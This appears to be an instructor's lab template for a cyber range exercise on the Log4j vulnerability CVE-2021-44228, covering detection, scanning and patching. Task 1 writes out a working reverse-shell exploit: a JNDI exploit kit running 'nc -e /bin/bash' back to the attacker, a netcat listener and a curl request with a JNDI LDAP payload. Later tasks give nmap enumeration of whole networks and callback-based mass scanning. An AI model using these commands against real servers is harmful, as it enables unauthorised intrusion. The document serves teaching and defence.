[Any blue text should be replaced by instructor using material and font color changed to black.]

Course Title
Term: (Fall, Spring, Summer, Winter) 20XX

Web Pentesting – Log4j Exploitation Environment

Due Date: Date
Points Possible: Number of points out of total course points or recommended percent of the course grade.

1. Overview

For this exercise, students or CTF participants will use the custom two Cyber Range environment:

Environment: Kali + Log4Jail

to step through how to detect and exploit a system running the older java Apache Log4j Vulnerability CVE-2021-44228[1], and then cover patching and mitigation strategies. This exercise is designed to demonstrate a very specific web vulnerability for IT professionals and be a challenge for Capture the Flag competitions. Once the vulnerability of the target system is leveraged, the flag can be found on the filesystem and will be found in the format flag{answer}.

2. Resources required

This exercise requires the special Kali + log4j VM environment running in the Cyber Range.

[Note to instructors: This lab exercise requires an account on the Cyber Range. To sign up for an account on The Range, please visit our Sign-Up page. Your students will also require an account on the Cyber Range; this will be explained in the setup of your course.]

This Cyber Range Kali lab includes the following network/software:

nc	old netcat packagte (included w/kali)
ncat	newer nmap.org's ncat netcat pacakge (installed)
nmap	included w/kali
python3	included w/kali
pip	included w/kali
log4j scanner	https://github.com/fullhunt/log4j-scan (in ~/Downloads/)
log4j JNDI Exploit	https://github.com/pimps/JNDI-Exploit-Kit (in ~/Downloads)
hostname-1	**`kali.example.com`** (your RDP "Desktop" login)
hostname-2	**`log4jail.example.com`** (vulnerable log4j container. No login)

3. Initial Setup

For this exercise, either accept the Cyber Range course email invitation you received, or use the special registration URL a+ code the instructor provided, and authenticate using your preferred, OAuth provider (google or Microsoft).

> NOTE: Before authenticating on the Cyber Range, in your browser be sure to disable any web popup blockers from blocking any of the following domains:
> - ***.VirginiaCyberRange.org**
> - ***.VirginiaCyberRange.net**
> - ***.Uscyber.range.org**

The Cyber Range log4j VM environment includes two Linux virtual machines in a protected network bubble, only accessible from the Cyber Range remote access UI. The first VM is a Kali Linux VM (`kali.example.com`) and the second is a vulnerable web target (`log4jail.example.com`) running a java/log4j vulnerable container.

After logging into your Cyber Range account and select the Kali Linux + Log4j environment, then click the "start" (power up) button to start your environment and once ready, the "join" (play) button to connect to your Linux desktop. The system should auto-log you into the Kali Linux VM desktop. However, if you need to use sudo or root level operations, the credential for running system or sudo commands are:

> Username: **`student`**
> Password: **`student`**


4. Theory & Tasks

Background and Theory:
Log4j is a java logging facility by the Apache Foundation used to monitor and track system calls in java based web servers and network appliances. In Dec 2021 is was revealed that there were multiple very serious (level 10) vulnerabilities within log4j versions 2.0-beta9 thru .. said to be "the single biggest, most critical vulnerability of the last decade"[1]. These known vulnerabilities and related information are tracked in CVE-2021-44228 [2].

Just the list of known vulnerable commercial systems is massive:
"[What] software is affected by log4j shell vulnerability"[3]

Not to mention the millions of millions of unknown vulnerable and in-house java/log4j systems.

There are many exploits for log4j, but one of the most scary exploits is the reverse shell exploit that looks like this:



```
student@kali:~$ nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.1.59.192 56714
ls
flag.txt
restapi-1.0.jar
pwd
/chal
cat flag.txt
```

```
student@kali:~$ curl 'http://log4jail.example.com/api/challenge' -H 'Content-Type: text/plain' -
-data-raw "\${jndi:ldap://10.1.50.32:1389/asckfs}"
{"start":"blood","end":"account","key":"bank"}student@kali:~$
```

Fig-1 - The Internal Stages of a log4j Reverse Shell Attack

[Note to instructors: This demonstration is for educational purposes, and while "very cool", is merely a proof of concept and is not the focus of this exercise. You may want to keep it in or remove the specific instructions for this attack as you see fit. We recommend always teaching cyber ethics before teaching offensive tools.]

[Any blue text should be replaced by instructor using material and font color changed to black.]

Course Title
Term: (Fall, Spring, Summer, Winter) 20XX

Task 1: Follow Along Demo of Hacking log4j (reverse shell)
Log into your Kali Linux VM on the Cyber Range, and execute the steps from Fig-1 as seen below (not required):

1.1. **Example log4j Reverse Shell Exploit:**
The following steps

```
(1) cd ~/Downloads/JNDI-Exploit-Kit-master
(1) java -jar target/JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -C "nc -e /bin/bash $
(hostname -I) 9999"        # Leave callback server running in 1st terminal
                           # Now copy java1.8 jndi:ldap server string for (3)
(2) nc -lnvp 9999          # Leave reverse shell listener running in 2nd terminal
(3) curl 'http://log4jail.example.com/api/challenge' -H 'Content-Type:
text/plain' --data-raw "\${jndi:JAVA1.8-EXPL-CALLBACK-LDAP-GOES-HERE}"
```

NOTE: Before running the curl command (3) that launches the exploit, flip to the java Exploit-Kit's output and scroll up to find the JNDI link for the Java 1.8/LDAP callback. It will look something like: `ldap://10.1.72.131:1389/6cfinz`
Now copy this and paste it into the curl command to replace the ***`JAVA1.8-EXPL-CALLBACK-LDAP-GOES-HERE`*** *. This is the JNDI call-back that uploads and triggers the exploit on the web server.*

In the **`nc -lnvp 9999`** listener session, hit enter and a few commands like "**`ls`**" or "**`cat etc/passwd`**".

Video demo link - https://photos.app.goo.gl/xv2xHrRWTwFJwQaE8

Q 1.1: What server egress firewall rules would have stopped this attack?

____

NOTE: For this attack to work, the attacking machine typically needs to be on the open net, with no firewall in front of it, as it will not work behind an unconfigured NAT firewall (for example). In this specific case, inbound ports 1389 & 9999 need to be accessible back to the attacking machine (in this exact exploit). Most attackers will launch this attack from already infected servers or cloud VMs on the open net.

[Note to instructors: This attack demo is a great classroom conversation starter focuses on defenses against this type of attack, that should delve into things like patching regiments, firewall ACLs/rules, port blocking, and stateful "egress established/related" traffic restrictions.]

[Any blue text should be replaced by instructor using material and font color changed to black.]

Course Title
Term: (Fall, Spring, Summer, Winter) 20XX

Task 2: Scanning & Securing Server Filesystems Against log4j
If you are responsible for maintining or securing servers, server filesystem scanning for log4j is quite simple and needs no special tools.

2.1. Use updatedb/locate or find to locate log4 versions on disk. Run the following command on your kali VM to locate any log4j related files:

```
$ sudo updatedb && locate log4j | grep -v log4js
```

Q 2.1: How many log4j related files did you find on your kali VM? __________

2.2. Now filter out any /home directory noise, and track any log4j files back to their Operating System package names:

```
$ dpkg -S  $(locate log4j | grep -v log4js | grep -v /home/) 2>/dev/null
```

NOTE: Not all copies of java/log4j are always installed as a valid package manager, so scans should not only rely on package manager reports.

Q 2.2: Is your kali VM vulnerable to the log4j exploit?

____

NOTE: *The CVE-2021-44228 vulnerability (the JNDI callback) was not introduced until ver 2.0beta-9 and up through version(s) 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1).*

NOTE: *The same package tracking command on Red Hat/rpm based systems would be:*

```
$ rpm -qf $(sudo updatedb&&locate log4j | grep -v log4js | grep -v /home/)
```

if your systems do not have/use updatedb/locate, then `find` *can also be used.*

TIP: *A little more advanced, and nicer to use filesystem scanner that works for Windows, Mac and Linux can also be used: https://github.com/rubo77/log4j_checker_beta [4].*

Task 3: Example of Scanning A Single log4j Web Server
The log4j scanning tool we're using is designed to either scan a single host, or a file listing of multiple hosts. The log4j-scanner syntax looks like this:

```
$ python3 log4j-scan.py -u http://target.example.com --run-all-tests
```

While this form of "-u" url scanning will scan the single web server target.example.com against common java/log4j configurations such as logging the web client User-Agent, Web Application Firewall (WAF) bypasses, and common Remote Code Execution (RCE) vulnerabilities — many systems not using much log4j functionality may need to be probed for specific application-level URL endpoints (e.g. /api/myapp) in order to detect log4j any host/application vulnerabilities.

3.1. The Default log4j Scan:


In your kali VM, scan the log4jail.example.com host with the default scanner settings:

```
$ cd ~/Downloads/log4j-scan-master/
$ python3 log4j-scan.py -u http://log4jail.example.com --run-all-tests
```

Q 3.1: What was the result of this scan? Does `http://log4jail.example.com` appear to be vulnerable?

____

Below is roughly what you should have seen:




```
student@kali:~/Downloads/log4j-scan-master$ cd ~/Downloads/log4j-scan-master/
student@kali:~/Downloads/log4j-scan-master$ python3 log4j-scan.py -u http://log4jail.example.com/ --run-all-tests
[•] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[•] Secure your External Attack Surface with FullHunt.io.
[•] Initiating DNS callback server (interact.sh).
[%] Checking for Log4j RCE CVE-2021-44228.
[•] URL: http://log4jail.example.com/
[•] URL: http://log4jail.example.com/ | PAYLOAD: ${jndi:ldap://log4jail.example.com.n3519171p330469gt96ii04qasx9p50is.interact.sh/twfy
sp8}
[•] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[•] Waiting...
[•] Targets do not seem to be vulnerable.
student@kali:~/Downloads/log4j-scan-master$
```

Fig. 3.1 - Default scan of http://log4jail.example.com/

3.2. **Web Application URL Endpoint Inspection:**

If your default scan does not reveal anything, and you know this is a java application server, you may need to inspect the application more closely for any vulnerable end points. To do this, pull open the target website in the Kali VM's browser, hit F12 (to bring up developer mode), click on the network tab, and hit CTRL-R or F5 to reload the web app.. looking for the endpoints (the text in the URL after the .com) that are invoked when running this java application. See Figure-3.2:



St...	M...	Domain	File	Cause	Ty...	Transfe...	Size
200	GET	cdn.js...	bootstrap.min.c...	stylesheet	css	cached	160.03 KB
200	GET	cdn.js...	bootstrap.min.c...	stylesheet	css	cached	160.03 KB
200	PO...	log4j...	challenge	fetch	json	204 B	42 B

Request URL: http://log4jail.example.com/api/challenge
Request method: POST
Remote address: 10.1.59.192:80
Status code: 200
Version: HTTP/1.1
Referrer Policy: no-referrer-when-downgrade
Response headers (162 B)
Connection: keep-alive
Content-Type: application/json
Date: Fri, 18 Mar 2022 15:02:45 GMT


Fig-3.2: Inspecting of Application Specific Endpoints

3.3. **Re-scan target host using the application's end point:**

Now that you know the java application endpoint this web application is using, re-scan for log4j vulnerabilities using that known endpoint:

```
$ python3 log4j-scan.py -u http://log4jail.example.com/api/challenge --run-all-tests
```

This scan should have a completely different result:



```
student@kali:~/Downloads/log4j-scan-master$ python3 log4j-scan.py -u http://log4jail.example.com/api/challenge --run-all-tests
[•] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[•] Secure your External Attack Surface with FullHunt.io.
[•] Initiating DNS callback server (interact.sh).
[%] Checking for Log4j RCE CVE-2021-44228.
[•] URL: http://log4jail.example.com/api/challenge
[•] URL: http://log4jail.example.com/api/challenge | PAYLOAD: ${jndi:ldap://log4jail.example.com.0x83j5606s3p4swt8b1698rx78s1r13fq.int
eract.sh/02b1hx7}
EXCEPTION: HTTPConnectionPool(host='log4jail.example.com', port=80): Read timed out. (read timeout=4)
[•] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[•] Waiting...
[!!!] Targets Affected
{"timestamp": "2022-03-22T17:05:47.551630922Z", "host": "log4jail.example.com.0x83j5606s3p4swt8b1698rx78s1r13fq.0x83j5606s3p4swt8b1698
rx78s1r13fq.interact.sh", "remote_address": "44.192.176.139"}
{"timestamp": "2022-03-22T17:05:47.561532419Z", "host": "log4jail.example.com.0x83j5606s3p4swt8b1698rx78s1r13fq.0x83j5606s3p4swt8b1698
rx78s1r13fq.interact.sh", "remote_address": "44.192.176.203"}
```

Fig.3.3 - Scanning host with its application specific endpoint.

[Any blue text should be replaced by instructor using material and font color changed to black.]

Course Title
Term: (Fall, Spring, Summer, Winter) 20XX

Task 4: Enumerating and log4j Scanning of Web Servers
To scan an entire network, or multiple networks, of hosts requires that you 1) enumerate all network targets and 2) feed those lists of web-targets into the log4j-scanner tool. To set this up, run through all the steps in this task.

4.1. **Define Networks to Scan:**
Before we invoke nmap to scan our network for web (port 80 & 443) hosts, we need to scope and populate them into a “networks.txt” file that nmap can use. Here’s how to get the CIDR notated IP block of our own LAN:

```
$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state
UP group default qlen 1000
    link/ether 0e:ae:ab:ff:d2:a7 brd ff:ff:ff:ff:ff:ff
    inet 10.1.50.32/20 brd 10.1.63.255 scope global dynamic eth0
       valid_lft 3376sec preferred_lft 3376sec
```

We can extract this to a networks.txt file with this one liner:

```
$ echo $(ip addr show eth0 | grep "inet " | awk '/inet /{print
$2}') > ~/Downloads/networks.txt
$
$ cat ~/Downloads/networks.txt
10.1.50.32/20
```

Now add any additional networks you wish to scan for web hosts.

```
$ vim ~/Downloads/networks.txt
10.1.50.32/20
192.168.1.1/24
192.168.150.1
```

NOTE: For this lab, we’re only scanning the first 10.x entry that we got from the $(ip .. | grep .. | awk) command. This is your VM’s LAN in the Cyber Range.

4.2. **Record nmap Scan of Your Network’s web 80/443 servers:**
This is the raw nmap command to scan our networks.txt networks for web servers:

```
$ cd ~/Downloads
$ nmap -n -Pn -iL networks.txt -T 4 -p80,443 --open -oG -
```

The nmap options for:

`-n`	numerical only (no DNS lookups
`-Pn`	no ping (faster)
`-iL file.txt`	scan input from FILE.txt list
`-T4`	agscan agssiveness (speed), from 1-5
`-p 80,44`	only scan for ports 80 & 443
`--open`	only report open ports (not filtered/closed)
`-oG -`	output to file “-”, which is stdoutput

The previous nmap command is scanning a full /20 network (4095 IPs) so it can take 5-6 minutes, but the output should look something like this:

```
# Nmap 7.92 scan initiated Wed Mar 23 18:47:12 2022 as: nmap -n -Pn -iL /
home/student/Downloads/networks.txt -T 4 -p80,443 --open -oG -
Host: 10.1.59.192 ()       Status: Up
Host: 10.1.59.192 ()       Ports: 80/open/tcp//http///      Ignored
State: closed (1)
# Nmap done at Wed Mar 23 18:51:57 2022 -- 4096 IP addresses (4096 hosts
up) scanned in 284.45 seconds
```

This next giant one liner command will clean up this output, grab just the IPs, and store them in two different web80 and web8443 text files to prepare them to be used by our log4j scanner:

```
$ cd ~/Downloads
$ alias sortip='sort -n -t . -k 1,1 -k 2,2 -k 3,3 -k 4,4 ' ; \
nmap -n -Pn -iL networks.txt -T 4 -p80,443 --open -oG - | grep "Ports: " | \
tee >(grep "80/open"|awk '/^Host: /{print $2}'|sortip|sed -e 's/^/http:\/\//' \
> ~/Downloads/web80-hosts.txt) | \
grep "443/open" | awk '/^Host: /{print $2}'|sortip|sed -e 's/^/https:\/\//'  \
> ~/Downloads/web443-hosts.txt
$
$ cat ~/Downloads/web80-hosts.txt
http://10.1.59.192
http://192.168.1.126
http://192.168.1.134
http://192.168.1.135
http://192.168.1.220
http://192.168.1.226
http://192.168.150.1
...
```

GREAT! Now we have a list of web80 and web443 hosts to scan for vulnerabilities.

NOTE: *In your Cyber Range VM, your web443 file should be empty, and yourweb80-hosts.txt file should have just one http:// server in it (your log4jail.exmaple.com host's IP). But if you had 1,200 web servers on this network, it would have enumerated them all just as easily. This is the power of the Linux command line.*

Q 4.2: How could you have made your 80/443 nmap scans run faster?

____

WARNING: *Never scan networks or hosts that you do not manage or own. Doing so is like rattling all your neighbor's doors and windows without their permission, and is considered a "prelude to attack" in some states. Always get approval by the network or host's owner(s) before you scan them.*

4.3. **Run log4j-scanner against web80 host list:**

Now you're almost ready to run the following command:


```
$ python3 log4j-scan.py --list ~/Downloads/web80-hosts.txt  --run-all-tests
```

Q 4.3: If you ran this scan, did yours detect a vulnerable host? Look in your web80-hosts.txt file and document what is missing to scan this host:

____

(there's a hint in Fig-4.3 below)

Once you fix your web80-hosts.txt file, run the scan again.
You should see something like this:



```
student@kali:~/Downloads/log4j-scan-master$ python3 log4j-scan.py --list ../web80-hosts.txt --run-all-tests
[•] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[•] Secure your External Attack Surface with FullHunt.io.
[•] Initiating DNS callback server (interact.sh).
[%] Checking for Log4j RCE CVE-2021-44228.
[•] URL: http://10.1.59.192/api/challenge
[•] URL: http://10.1.59.192/api/challenge | PAYLOAD: ${jndi:ldap://10.1.59.192.67262i9j55i74i889296j33gnv9q0046p.interact.sh/12673nn}
EXCEPTION: HTTPConnectionPool(host='10.1.59.192', port=80): Read timed out. (read timeout=4)
[•] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[•] Waiting...
[!!!] Targets Affected
{"timestamp": "2022-03-22T17:43:03.009308658Z", "host": "10.1.59.192.67262i9j55i74i889296j33gnv9q0046p.67262i9j55i74i889296j33gnv9q004
6p.interact.sh", "remote_address": "44.192.176.147"}
{"timestamp": "2022-03-22T17:43:03.011755188Z", "host": "10.1.59.192.67262i9j55i74i889296j33gnv9q0046p.67262i9j55i74i889296j33gnv9q004
6p.interact.sh", "remote_address": "3.209.84.246"}
```

Fig-4.3 Scanning entire networks is easy now!

SUCCESS! You can scan thousands of hosts like this. However, when scanning for vulnerable log4j web hosts, it will go much faster and successful if you:

a) know exactly which web hosts you want to target, and
b) know if they have any special application end-points

This (b) point can be a pain and may require manual inspection using a web browser or further web-application interrogation.

4.4. Centrally Logging log4j Scan Results w/a DNS-Callback Listener

Another way to log what IPs result in a vulnerable log4j "hit", is by:

- Setting up a ncat listener for all host callbacks.
- Using the log4j-scanner's `--custom-dns-callback-host` option

4.4.1. Do scan logging by first setting up your ncat listener like this:


```
$ ncat -lnkvp 9999 2>&1 | egrep -ao "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.
[0-9]{1,3}"
0.0.0.0
```

***NOTE:** Nmap.org's version of ncat is the best version to use in this application.*

4.4.2. Once your call-back ncat listener is up and running, run your multi-network scan for web80 hosts again, but this time add the custom-dns-callback-host option like this:

```
$ python3 log4j-scan.py --list ~/Downloads/web80-hosts.txt  --run-all-tests --custom-dns-callback-host '\${jndi:ldap://kali.example.com:9999}'
```

This log4j scan calls back to your kali system on port 9999 and the ncat listener gives you centralized logging.



```
student@kali:~/Downloads/log4j-scan-master$ python3 log4j-scan.py --list ../web80-hosts.txt --run-all-tests --custom-dns-callback-host
 '\${jndi:ldap://kali.example.com:9999}'
[•] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[•] Secure your External Attack Surface with FullHunt.io.
[•] Using custom DNS Callback host [\${jndi:ldap://kali.example.com:9999}]. No verification will be done after sending fuzz requests.
[%] Checking for Log4j RCE CVE-2021-44228.
[•] URL: http://10.1.59.192/api/challenge
[•] URL: http://10.1.59.192/api/challenge | PAYLOAD: ${jndi:ldap://10.1.59.192.\${jndi:ldap://kali.example.com:9999}/nf4etqk}
EXCEPTION: HTTPConnectionPool(host='10.1.59.192', port=80): Read timed out. (read timeout=4)
[•] Payloads sent to all URLs. Custom DNS Callback host is provided, please check your logs to verify the existence of the vulnerabili
ty. Exiting.
```

```
student@kali:~$ ncat -lnkvp 9999 2>&1 | egrep -ao "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}"
0.0.0.0
10.1.59.192
10.1.59.192
```

Fig-4.4.2 Full network log4j scans with centralized logging

Just ensure your listener location is not blocking your call-backs with any NAT or firewall devices that would prevent the callbacks from reaching it.

[Any blue text should be replaced by instructor using material and font color changed to black.]

Course Title
Term: (Fall, Spring, Summer, Winter) 20XX

[This portion of the lab exercise is provided for instructors that will be using this lab in a class they are teaching.]

[1] https://www.cisa.gov/uscert/ncas/current-activity/2021/12/13/cisa-creates-webpage-apache-log4j-vulnerability-cve-2021-44228
[1] - https://www.theguardian.com/technology/2021/dec/10/software-flaw-most-critical-vulnerability-log-4-shell
[2] - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228
[3] - https://www.zyxware.com/article/which-software-is-affected-by-log4j-shell-vulnerability
[4] - https://github.com/rubo77/log4j_checker_beta

KSAs Addressed
From (https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-181.pdf)

Knowledge:
- **K0001:** Knowledge of computer networking concepts and protocols, and network security methodologies.
- **K0005:** Knowledge of cyber threats and vulnerabilities.
- **K0177**: Knowledge of cyber-attack stages (e.g., reconnaissance, scanning, enumeration, gaining access, escalation of privileges, maintaining access, network exploitation, covering tracks).
- **K0334:** Knowledge of network traffic analysis (tools, methodologies, processes).
- **K0536:** Knowledge of structure, approach, and strategy of exploitation tools (e.g., sniffers, keyloggers) and techniques (e.g., gaining backdoor access, collecting/exfiltrating data, conducting vulnerability analysis of other systems in the network).

Skills:
- **S0051:** Skill in the use of penetration testing tools and techniques.
- **S0081:** Skill in using network analysis tools to identify vulnerabilities. (e.g., fuzzing, nmap, etc.).

Abilities:
- **A0160:** Ability to translate, track, and prioritize information needs and intelligence collection requirements across the extended enterprise

Tasks:
- **T0641:** Create comprehensive exploitation strategies that identify exploitable technical or operational vulnerabilities.

NSA/DHS CAE Knowledge Units:
https://www.iad.gov/NIETP/documents/Requirements/CAE-CD_2019_Knowledge_Units.pdf
(you may need to accept an invalid iag.gov SSL certificate to reach this PDF)
- Basic Cyber Operations (BCO)
- Penetration Testing (PTT)